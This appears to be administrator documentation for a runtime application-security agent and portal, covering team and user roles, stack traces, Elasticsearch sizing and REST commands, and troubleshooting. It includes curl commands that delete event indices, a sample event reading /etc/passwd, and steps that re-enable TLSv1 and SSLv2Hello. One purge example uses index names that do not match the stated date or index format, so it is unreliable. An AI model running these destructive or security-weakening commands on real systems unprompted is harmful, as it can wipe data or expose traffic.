1. From the Teams main page, either:
    i. click the delete icon in the Team row or
    ii. Click Team name and click the ••• icon, and select **Delete Team**
2. Click **Delete** to confirm

Deleting a Team cannot be undone and will change access to any associated Policies, Applications, Agent and Events.

Assign Users to Team

Each User is assigned to a Team with a specific Role for that Team.

1. From the Teams main page, click on the Team name that you want to assign Users to
2. Choose “Other Users” from the Team filter
3. Select the Users to add to the Team and click **Add to Team**
4. From the dialog select the Role for the Users
5. Click **Save Changes** to add the Users

Remove Users from Team

1. From the Teams main page, click on the Team name that you want to assign Users to
2. Choose “Team Users” from the Team filter
3. Select the Users to remove to the Team and click **Remove from Team**
4. From the dialog click **Save Changes** to remove the Users

Update a User Role on a Team

1. From the Teams main page, click on the Team name that you want to update
2. Choose “Team Users” from the Team filter
3. Click the edit icon for the appropriate User row
4. Select an updated Team Role for the User
5. Click **Update** to confirm

Assigning Policy to a Team

To maintain the system integrity, Policies can only be assigned to a Team when they are being created. The Team selection will always be disabled when editing a Policy.

The Team drop-down options varies depending on the User Role and the Teams the User is assigned to, and is required if the User not have Organizational permissions to create a Policy

To assign a new Policy to a Team:

1. From the main Policies page, click **New Policy**
2. From the New Policy dialog select the appropriate Team from the drop-down

Assigning an existing Policy to a Team is not allowed. The only option is to duplicate an existing Policy and set a Team while duplicating:

1. From the main Policies page either:

    i. click on the duplicate icon in the appropriate Policy row or
    ii. Click the Policy name to be cloned, and from the menu select **Duplicate Policy**

2. From the Duplicate Policy dialog select the appropriate Team from the drop-down

3. Optionally, once the Policy has been cloned, the original Policy without the Team assignment, can be deleted if appropriate and safe

Assigning Application to a Team

To maintain the system integrity, an Application's Team must match the Team of the Application's Policy. This is enforced when creating or editing an Application. Depending on User permissions it may also be possible to create an Application that is not assigned to a Team, and assign a Policy that is also not assigned to a Team.

The Team drop-down options varies depending on the User Role and the Teams the User is assigned to, and is required if the User not have Organizational permissions to create an Application

To assign a new Application to a Team:

1. From the main Policies page, click **New Application**
2. From the Add Application dialog select the appropriate Team from the drop-down
3. Based on the Team selected the Policy options will be updated and only valid options will be available

To update the Team assignment of an existing Application:

1. From the main Applications page click on the Application name to update
2. Click **Edit Application**
3. From the dialog select an updated Team
4. As with the Add Application dialog the Policy options will be updated if the Team changes and only valid options will be available

Agents and Events

Agents and events are not directly linked to a Team, but their Team is inherited from the Application Team, as are associated permissions to modify Agents and view Events.

Version: 6.11.0

User Administration

The User Administration page allows an administrator manage users in the system. Administrators can add, edit or remove users as necessary.

User Roles

When creating or updating a user profile, an administrator can select the role for that user. This role is known the as User's Organizational role and takes priority over any configured Team roles. See the **Teams** section for more details on Teams and Team roles.

- **Administrator:** This role has full access to all of the Portal's functionality and features including user administration, system and security settings. This user can create, edit and delete system settings, users, applications, agents and policies.
- **Editor:** This role can create, edit and delete applications and policies. This user can also assign and delete agents.
- **Viewer:** This role can view applications, policies, agents and events.
- **None**: Role that provides no permissions. Used in conjunction with Teams to provide access to specific Team applications, policies, agents and events only.

All user roles are listed on the **User Administration** page and individual users can see their personally assigned role in their **Account Settings** page.

Create a New User

1. Click on the **Settings** ⚙ icon in the side navigation
2. Select the **User Administration** from the pop-up menu
3. Click **Create User**
4. Enter the required information including the user's role and click **OK** to create the new user account.

Delete User

1. Click on the **Settings** ⚙ icon in the side navigation
2. Select the **User Administration** from the pop-up menu
3. Search the user from the Users list
4. Click the username of the user
5. Click **Delete User** and confirm the changes

Enable/Disable User

1. Click on the **Settings** ⚙ icon in the side navigation
2. Select the **User Administration** from the pop-up menu
3. Search the user from the Users list
4. Click the username you wish to edit
5. The user is enabled by default
6. Click the **Enabled** toggle switch to enable/disable the user. Only the admin user is available for this function

Update User Profile

1. Click on the **Settings** ⚙ icon in the side navigation
2. Select the **User Administration** from the pop-up menu
3. Search the user from the Users list
4. Click the username you wish to edit
5. Select the **Overview** tab
6. Update the **Organizational Role** to change user privileges as required.
   A pop-up dialog will appear to confirm your action.
   You may also edit the other text fields on this page and click the buttons **Update Name**, **Update Username** or **Update Email** to save the changes.

Monitor Users Activities

1. Click on the **Settings** ⚙ icon in the side navigation
2. Select the **User Administration** from the pop-up menu
3. Search the user from the Users list
4. Click the username you wish to view
5. Select the **Activity** tab

Version: 6.11.0

Stack Trace


Stack traces are useful for debugging vulnerable applications with a great degree of accuracy. The output can be quite verbose, and the stack trace feature does not apply to all rule types.

When the AAMS Agent detects an attack, if the Stack Trace feature is turned on, AAMS Agent can provide a full stack trace to pinpoint the exact line of code that is vulnerable.


The following rule models support the stack trace feature:


- Cross-Site Request Forgery (CSRF)
- Cross-Site Scripting (XSS)
- Deserialization of Untrusted Data
- DNS Lookups
- File Read/Write
- Improper Input Validation
- Library Loading
- Open Redirection
- Path Traversal
- Process Forking (Command Injection)
- Socket - Accept
- Socket - Bind
- Socket - Connect
- SQL Injection

The stack trace feature toggle is available for each of the above rules within the Rules Wizard in the Advanced Options section. When you expand the Advanced Options section the option will be there, if the rule supports it. If the **Disable Logging** option is selected in this section, then the stack trace option will be disabled and unavailable.



When a rule is triggered and a stack trace is created, a **Stack Trace** icon will appear next to the individual events in the Advanced Search table. When you click on the **Stack Trace** icon on an event row, the stack trace will appear in an expanded view below the row, with the standard event log details included.




Rimini Protect
Dashboard
Events
Applications
Policies
Agents
APIs
Account
Notifications
Settings
Sign Out
OVERVIEW
EVENT ALERTS
AGENT ERRORS
ADVANCED SEARCH
TRIGGER DETAILS
MEDIUM 6:23 PM ex3800.station-11855 haha Header Addition aaa
MEDIUM Dec 17, 2024, 6:39 PM dpmmacbookpro16.station-45330 Mod for ha haha HTTP Response Header Addition aaa
MEDIUM Dec 17, 2024, 6:39 PM dpmmacbookpro16.station-45330 Mod for ha haha HTTP Response Header Addition ccc
MEDIUM Dec 17, 2024, 6:39 PM dpmmacbookpro16.station-45330 Mod for ha haha HTTP Response Header Addition aaa
MEDIUM Dec 17, 2024, 6:39 PM dpmmacbookpro16.station-45330 Mod for ha haha HTTP Response Header Addition ccc
HIGH Dec 17, 2024, 6:39 PM dpmmacbookpro16.station-45330 App for testing DNS Rule DNS rule DNS Lookups riministreet.com
com.myapp.Dns.lookup(Dns.java:11)
com.myapp.Dns.lookupDefault(Dns.java:16)
java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:77)
java.base/jdk.internal.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
java.base/java.lang.reflect.Method.invoke(Method.java:568)
org.springframework.web.method.support.InvocableHandlerMethod.doInvoke(InvocableHandlerMethod.java:205)
org.springframework.web.method.support.InvocableHandlerMethod.invokeForRequest(InvocableHandlerMethod.java:150)
org.springframework.web.servlet.mvc.method.annotation.ServletInvocableHandlerMethod.invokeAndHandle(ServletInvocableHandlerMethod.java:117)
org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerAdapter.invokeHandlerMethod(RequestMappingHandlerAdapter.java:895)
org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerAdapter.handleInternal(RequestMappingHandlerAdapter.java:808)
org.springframework.web.servlet.mvc.method.AbstractHandlerMethodAdapter.handle(AbstractHandlerMethodAdapter.java:87)
org.springframework.web.servlet.DispatcherServlet.doDispatch(DispatcherServlet.java:1067)
org.springframework.web.servlet.DispatcherServlet.doService(DispatcherServlet.java:963)
org.springframework.web.servlet.FrameworkServlet.processRequest(FrameworkServlet.java:1006)
org.springframework.web.servlet.FrameworkServlet.doGet(FrameworkServlet.java:898)
javax.servlet.http.HttpServlet.service(HttpServlet.java:655)
org.springframework.web.servlet.FrameworkServlet.service(FrameworkServlet.java:883)
javax.servlet.http.HttpServlet.service(HttpServlet.java:764)
java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:77)
java.base/jdk.internal.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
java.base/java.lang.reflect.Method.invoke(Method.java:568)
org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:227)
org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:53)
java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke0(Native Method)

Version: 6.11.0

Elasticsearch : Requirements for different sized environments

Introduction

This document provides a summary of the environments (CPU/memory) required for different sized Elasticsearch installations. This is based on the number of events generated by AAMS Agent(s).

It should be noted that the Portal Dedicated itself and the database will need approximately 4GB of memory - so that needs to be added to the memory requirements for Elasticsearch below, to give a total memory requirement for the deployment server.

CPU/Memory Requirements

The metrics below were generated on a single Elasticsearch node

As a starting example, take the following scenario:

- AAMS Agent(s) are expected to generate 50,000 security events per minute

In this example - we recommend deploying Elasticsearch on a 2-CPU system with 8GB memory.

The table below summarises the CPU/memory requirements for other customer scenarios, and can help planning infrastructure accordingly.

Max events per minute / CPU cores (Memory)	2 (8GB RAM)	4 (16GB RAM)	8 (32GB RAM)	16 (64GB RAM)
50,000				
100,000				
200,000				
400,000				
500,000				

Storage Requirements

It is not possible to say exactly how much space each rule will take, especially if verbose logging (e.g. stack trace feature) is turned on, as each customer situation will differ.

However, we have studied agents/events in a High Availability environment under load and can recommend having 1 GB disk space per 1 million events.

We do not recommend storing more than 150 million events on a single Elasticsearch node as the Portal Dedicated may hit timeouts querying Elasticsearch.

Version: 6.11.0

Elasticsearch REST API : useful commands

Introduction

This document is broken down into three sections:

- Generic Elasticsearch queries to retrieve details on the cluster/indices/statistics etc.
- AAMS event document/index format and some sample queries
- Instructions for purging event data from Elasticsearch

This document covers a very small subset of Elasticsearch queries/capabilities and assumes a basic knowledge of indices and documents. For a full reference, please go to the official Elasticsearch Guide (**https://www.elastic.co/guide/en/elasticsearch/reference/current/getting-started.html: https://www.elastic.co/guide/en/elasticsearch/reference/current/getting-started.html**).

All requests to Elasticsearch are done through the built-in REST API. The simplest way to run queries is via a command line tool like curl, however it is also recommended to use a GUI tool such as Postman, which will make maintaining/sharing/writing queries much simpler.

Authentication

All the queries below assume Elasticsearch is running on http with no authentication required. If using curl, specify a username/password using `-u <user>:<password>`. Add `-k` if running on https with a self-signed certificate. All the examples below assume Elasticsearch is running over http on the local system. If running over https please replace http with https in the commands.

Basic Elasticsearch administration

Note the Authentication section above before using these commands.

Ensuring Elasticsearch is up and accessible :

```
curl -XGET 'http://localhost:9200'
```

General health :

```
curl -XGET 'http://localhost:9200/_cat/health?v'
```

Disk usage (note : this lists disk space taken by Elasticsearch, plus total used disk space, in the example below Elasticsearch is using 1.1 GB, and total disk space used by the entire OS is 18.8 GB) :

```
es> curl -XGET "http://localhost:9200/_cat/allocation?v&pretty"
shards disk.indices disk.used disk.avail disk.total disk.percent host ip node
316 1.1gb 18.8gb 53.7gb 72.6gb 25 10.31.1.199 10.31.1.199 ip-10-31-1-199
316 UNASSIGNED
es>
```

List indices :

```
curl -XGET 'localhost:9200/_cat/indices?v'
```

There are many more cluster and node queries that can be run as needed. For more info, please go to Cluster APIs (**https://www.elastic.co/guide/en/elasticsearch/reference/current/cluster.html: https://www.elastic.co/guide/en/elasticsearch/reference/current/cluster.html**).

Delete a specific index :

```
curl -XDELETE 'http://localhost:9200/<index-name>'
```

Security event queries

Security events generated by the Agents use an index-by-day pattern. The index pattern is in the format `event-yyyy-MM-dd`, so for example events generated on Mar 17 2021 would end up in the index `event-2021-03-17`.The index is created on demand so doesn't exist until an indexing request is received.

A single event document is indexed in the format:

```
{
  "severity": "High",
  "mod": "Mod for filesystem controls",
  "modVersion": "2.3",
  "rule": "Allow read access to /etc directory rule",
  "eventType": "Execute Rule",
  "message": "CEF:0|ARMR:ARMR|ARMR|2.0|Allow read access to /etc directory rule|Ex-
ecute Rule|High|act=allow msg=example of message outcome=success path=/etc/passwd",
  "triggeredDate": "2020-09-17 13:11:51.289 +0000",
  "nodeId": 1
}
```

A simple search to find all events in all event indices, ordered by ***triggeredDate*** in descending order

```
curl -XGET 'http://localhost:9200/event*/_search' \
--header 'Content-Type: application/json' \
--data-raw '{
  "query": {
    "match_all": {}
  },
  "sort": {
    "triggeredDate": "desc"
  }
}'
```

Searches can run against all indices or a subset by using a wildcard. To search in a specific index replace the `event*` above with `event-2021-03-17`.

A more complicated query to search for all High severity events triggered in the last day: (note: `eventType` parameter filters out lifecycle events)

```
curl -XGET 'http://localhost:9200/event*/_search' \
--header 'Content-Type: application/json' \
--data-raw '{
  "query": {
    "bool": {
      "filter": [
        {
          "range": {
            "triggeredDate": {
              "gt": "now-1d/d",
              "lte": "now/d"
            }
          }
        }
      ],
      "must": [
        {
          "term": {
            "eventType.keyword": {
              "value": "Execute Rule"
            }
          }
        },
        {
          "term": {
            "severity.keyword": {
              "value": "High"
            }
          }
        }
      ]
    }
  }
}'
```

Deleting event indices

Proceed with caution when purging data from Elasticsearch

As with search, indices can be specified using a wildcard, here are some examples below To delete all event data :

```
curl -XDELETE 'http://localhost:9200/event*'
```

To delete all event data from 2020 :

```
curl -XDELETE 'http://localhost:9200/event-2020*'
```

To delete all event data between 1-Jan-2021 and 1-April-2021 :

```
curl -XDELETE 'http://localhost:9200/
event-2020.01.*,event-2020.02.*,event-2020.03.*'
```

Version: 6.11.0

Repairing failed Flyway migrations

The database migration scripts themselves should never generate an error, however there are external factors that can cause errors.

The steps to recover are dependent on the database vendor.

PostgreSQL

All migrations are run in transactions so PostgreSQL will automatically roll back if it encounters an error. So simply fix the error and rerun the migration.

Oracle

Oracle doesn't support transactional DDL so any changes are committed immediately.

In general there are 2 options for dealing with migration errors.

1. Manually rollback, fix the issue and run migrate again
2. Manually fix the issue, manually run the remaining migration statements and manually update the flyway status to mark the migration as successful.

Note: Depending on when the migration failed and the statements that it had already run, option 1 may not be possible.

Option 1

- Run `flyway repair` to remove any failed migrations from the Flyway history
- Undo any statements that were executed as part of the failed migration that executed before the failure
- Fix the issue that caused the migration error
- Run `flyway migrate` again to rerun the failed migration and the remaining migrations

Option 2

- Fix the issue that caused the error
- Manually run the remaining statements that are part of the failed Flyway migration
- Update the Flyway status for the failed migration in the database: (assuming the migration failed in 2.3.11)

```
update "schema_version" set "schema_version"."success" = 1 where
"schema_version"."version" = '2.3.11'
```

- Run `flyway migrate` to run the remaining migrations

Version: 6.11.0

Troubleshooting

Users cannot connect to the Portal Dedicated server

A browser on one computer cannot connect to the Portal Dedicated server running on a different computer

- Ensure that the Portal Dedicated process is running

```
$ ps -ef | grep java
```

  You should see the Portal Dedicated Java process is running

- Open the logs

```
$ tail -f /var/log/portal/portal.log
```

  You should see no errors and that the process started correctly

- Ensure the web application is accessible locally on the Portal Dedicated server

```
$ curl -v -k https://localhost:8443
```

  You should see the Portal Dedicated HTML displayed on the screen

- Ensure the Portal Dedicated is accessible over the network

```
$ curl -v -k https://console_machine_ip_address:8443
```

- If this fails to show the Portal Dedicated, set up port forwarding to connect to the Portal Dedicated server via port 8443

```
$ ssh -L 8443:localhost:8443 console_machine_ip_address
$ curl -v -k https://localhost:8443
```

  This should now succeed and display the HTML for the Portal Dedicated. Try using the browser to connect to the Portal via port forwarding

- You should now be able to connect to the Portal Dedicated using `https://localhost:8443`

For users on a Windows machine running a browser to connect to the Portal Dedicated, run the Command Prompt as Administrator and type the following

```
C:\Windows> netsh interface portproxy v4tov4 listenport=8443
listenaddress=Windows_IP_Address connectport=8443
connectaddress=console_machine_ip_address
```

You should now be able to connect to the Portal Dedicated using `https://localhost:8443`

Browser won't load the Portal Dedicated

The Portal requires the browser to download some large (over 1MB) JavaScript files. Some networks run Intrusion Prevention Systems (IPS) that can block the JavaScript files from transferring over the network, leaving the user at the loading screen with no further activity. To determine if the IPS is causing a problem, try opening the Portal directly on the server running it or create a SSH tunnel to the server with the HTTP/S port the Portal Dedicated is available on. To fix the IPS incorrectly blocking the JavaScript file, consult the IPS documentation.

"misplaced codec footer" when starting Elasticsearch

When Elasticsearch is run in a Linux machine, you might experience the following error:

```
Exception in thread "main"
org.elasticsearch.bootstrap.BootstrapException:
org.apache.lucene.index.CorruptIndexException: misplaced codec footer
(...)
```

To prevent this, increase the file descriptors limit running the following command as root:

```
$ ulimit -n 65536
```

Switching off Elasticsearch read-only mode

To prevent an Elasticsearch node from running out of disk space Elasticsearch automatically switches the node to read-only mode when the disk usage reaches 95%.

When in this mode no new events will be indexed and Elasticsearch logs will contain related warnings:

```
[WARN ][o.e.c.r.a.DiskThresholdMonitor] [node] flood stage disk watermark [95%] ex-
ceeded on [CDKDg8hBTI-fMy6kE2FmhA][node][/var/lib/elasticsearch/nodes/0] free:
64.3mb[0.5%], all indices on this node will be marked read-only
```

For Elasticsearch 7.4.0 or later:

When disk usage on the affected node drops below the high watermark of 95%, Elasticsearch automatically removes the write block.

For Elasticsearch versions earlier than 7.4.0 the write block must be manually cleared.

The administrator must manually free up disk space on the server before proceeding.

To manually clear the write block and allow new events to be indexed:

```
curl -XPUT 'http://localhost:9200/_all/_settings' -H 'Content-Type: application/
json' -d '{"index.blocks.read_only_allow_delete": null}'
```

Elasticsearch does **not** need to be restarted after this request.

Connectivity to Elasticsearch failed when onboarding an agent with an early Java version

Symptoms:

- The agent fails to onboard.
- You are using an early version of Java e.g. JDK 5u85 Hotspot.
- This error is in the agent logs/console:

```
Oceanic error: oceanic.controller.ControllerException: Connectivity test to Elas-
ticsearch failed. Received fatal alert: protocol_version
```

- This error is in the Elasticsearch logs:

```
SSLHandshakeException: Client requested protocol TLSv1 is not enabled or supported
in server context
```

Solution:

1. Open your java security file:

```
sudo nano /usr/share/elasticsearch/jdk/conf/security/java.security
```

2. Find the "jdk.tls.disabledAlgorithms" list. It will look something like this:

```
jdk.tls.disabledAlgorithms=SSLv3, TLSv1, TLSv1.1, RC4....
```

3. Remove "TLSv1" from the "jdk.tls.disabledAlgorithms" list, so that the list looks like this:

```
jdk.tls.disabledAlgorithms=SSLv3, TLSv1.1, RC4....
```

4. Restart Elasticsearch

Handshake with Elasticsearch failed when onboarding an agent with Java 5/6

Symptoms:

- The agent fails to onboard.
- You are using Java 5/6, lower than u91 definitely, e.g. jdk-jr-6u37.
- This error is in the agent logs/console:

```
Oceanic error: Agent is unable to contact Portal. This might be caused by an old
Java version lacking required encryption algorithm.
Oceanic error: oceanic.controller.ControllerException: Connectivity test to Elas-
ticsearch failed. Received fatal alert: handshake_failure
```

- This error is in the Elasticsearch logs:

```
SSLHandshakeException: SSLv2Hello is not enabled
```

Solution:

1. Open your java security file:

```
sudo nano /usr/share/elasticsearch/jdk/conf/security/java.security
```

2. Find the "jdk.tls.disabledAlgorithms" list. It will look something like this:

```
jdk.tls.disabledAlgorithms=SSLv3, TLSv1, TLSv1.1, RC4....
```

3. Remove "TLSv1" from the "jdk.tls.disabledAlgorithms" list, so that the list looks like this:

```
jdk.tls.disabledAlgorithms=SSLv3, TLSv1.1, RC4....
```

4. Open your readonlyrest.yml file

```
sudo nano /etc/elasticsearch/readonlyrest.yml
```

5. Add "`SSLv2Hello`" to the "allowed_protocols" list, so that the list looks like this:

```
allowed_protocols: [SSLv2Hello,TLSv1,TLSv1.1,TLSv1.2]
```

6. Restart Elasticsearch

Elasticsearch fails to Start, with "node lock"

Symptoms:

- Elasticsearch fails to start and you see the following error in the elasticsearch log file:

```
... Caused by: java.nio.file.AccessDeniedException: /var/lib/elastic-
search/nodes/0/node.lock
```

Solution:

- Run the following command to fix the problem, by restoring required file permissions to the elasticsearch user:

```
sudo chown -R elasticsearch: /var/lib/elasticsearch/*
```

The Above Solutions Didn't Work

Contact the appropriate system administrator or equivalent resources for your organisation to allow access from your machine(s).

Version: 6.11.0

Uninstalling the Portal Dedicated

If the Portal Dedicated is no longer required on a server there is a script included that removes all files, users and services.

This script should not be used if the Portal Dedicated is being upgraded

From the base directory of the Portal Dedicated installation:

```
sudo ./scripts/uninstallPortal.sh
```

Version: 6.11.0

Using an alternative manually installed Java 21

In order to start the Portal Dedicated using an alternative manually installed Java 21 (i.e. other than bundled Java 21), these are the steps to follow:

- Ensure the Portal Dedicated is installed
- Ensure the required Java 21 version is installed.
- Open the file `/etc/systemd/system/portal.service`
- In the file, update the Java path in the variable `ExecStart=` with the path to the required Java 21.
- Run `sudo systemctl daemon-reload` to reload units.
- Restart the Portal Dedicated using `sudo systemctl restart portal`
- Verify the update by running `sudo systemctl status portal` . You should see the Portal Dedicated running on the manually installed Java 21

Version: 25.3.0

Java Agent

Documentation to guide you through the installation and configuration of AAMS Agent.

Version: 25.3.0

Proposed Directory Structure

By default, AAMS Agent uses the following layout for its root directory:

```
├── agent
│   └── aams.jar
│   ├── compiler-8.jar
│   ├── compiler-17.jar
│   ├── compiler-21.jar
│   ├── core.jar
│   ├── core-t.jar
├── conf_1
│   ├── rules.armr
│   └── oceanic.properties
├── conf_2
│   ├── rules.armr
│   └── oceanic.properties
├── keystore
├── scripts
└── license.pdf
```

OS-Specific Installation Locations

OS	Expected Location of Agent Software
Linux/Solaris	`/opt/aams`
Windows	No specific directory recommendation

Directory Descriptions

Directory	Description
`agent`	Location of AAMS Agent installation.
`conf_*`	Each configuration folder contains a separate configuration for an instance of the application. The folder name can be changed according to user requirements.
`doc`	Location of the product documentation.
`launcher`	Java Launcher Pack (for Java Elevate only).
`keystore`	Directory for optional Keystore (HTTPS/SSL configuration).

⚠️ **Warning**: Files in the `conf_*` directories will be modified, requiring read and write access.

Configuration (`conf_*` folder)

File	Description
`rules.armr`	A plain-text file where users define one or more ARMR Mods.
`oceanic.properties`	The main configuration file for the agent, specifying various properties.
`instance.oceanic.properties`	Created when an agent on-boards to the Portal for the first time. Stores credentials (node ID and password) to uniquely identify the agent after connection to the Portal.

Example `oceanic.properties`:

```
oceanic.rules.local=/opt/aams/conf_1/rules.armr
oceanic.log.file=/opt/aams/conf_1/security.log
oceanic.rules.autoreload=true
```

Version: 25.3.0

System Requirements

Operating Systems (32-bit / 64-bit)

- CentOS 6 or above
- RHEL 5.9 or above
- Ubuntu 18.04 or above
- Oracle Linux 6 or above
- SUSE Linux Enterprise Server 10 or above
- Solaris SPARC 10 or above (***on request***)
- AIX PPC 6 or above (***on request***)
- Windows Server 2003 or above

Java (32-bit / 64-bit)

- Oracle HotSpot Java 6, 7, 8, 11, 17, 19, 21
- OpenJDK Java 6, 7, 8, 11, 17, 21
- IBM J9 Java 6, 7, 8

On Java Agent v25.0.0 and later, a `java.lang.VerifyError: JVMVRFY012 stack shape inconsistent` error may be thrown by certain IBM J9 JDKs at JVM start-up. Should this occur, the workaround is to add the `-Xverify:none` Java option.

- Amazon Corretto Java 11, 17, 19, 21
- BEA JRockit Java 6

ARMR Language versions: 2.2, 2.3, 2.4, 2.5, 2.6, 2.7, 2.8, 2.9, 2.10, 2.11

The AAMS Agents may modestly delay JVM start-up times as the Agents conduct their start-up procedures. After the AAMS Agents are fully initialized and the application is fully loaded, there are no further delays induced by the AAMS Agents.

Memory Requirements

Application memory requirements depend on many factors, including the complexity of your application, the number of Security Features enabled, and more. The AAMS Agent aims to minimize its impact on your application, ***typically*** requiring between 30 and 150 MB. As a rule of thumb, no changes are needed if your process has a heap size of 1 GB or more.

Deployment

Check the AAMS Agent Version

1. Go to `/opt/aams-java-agent-x.y.z-bN/agent`.
2. Run the following command.

```
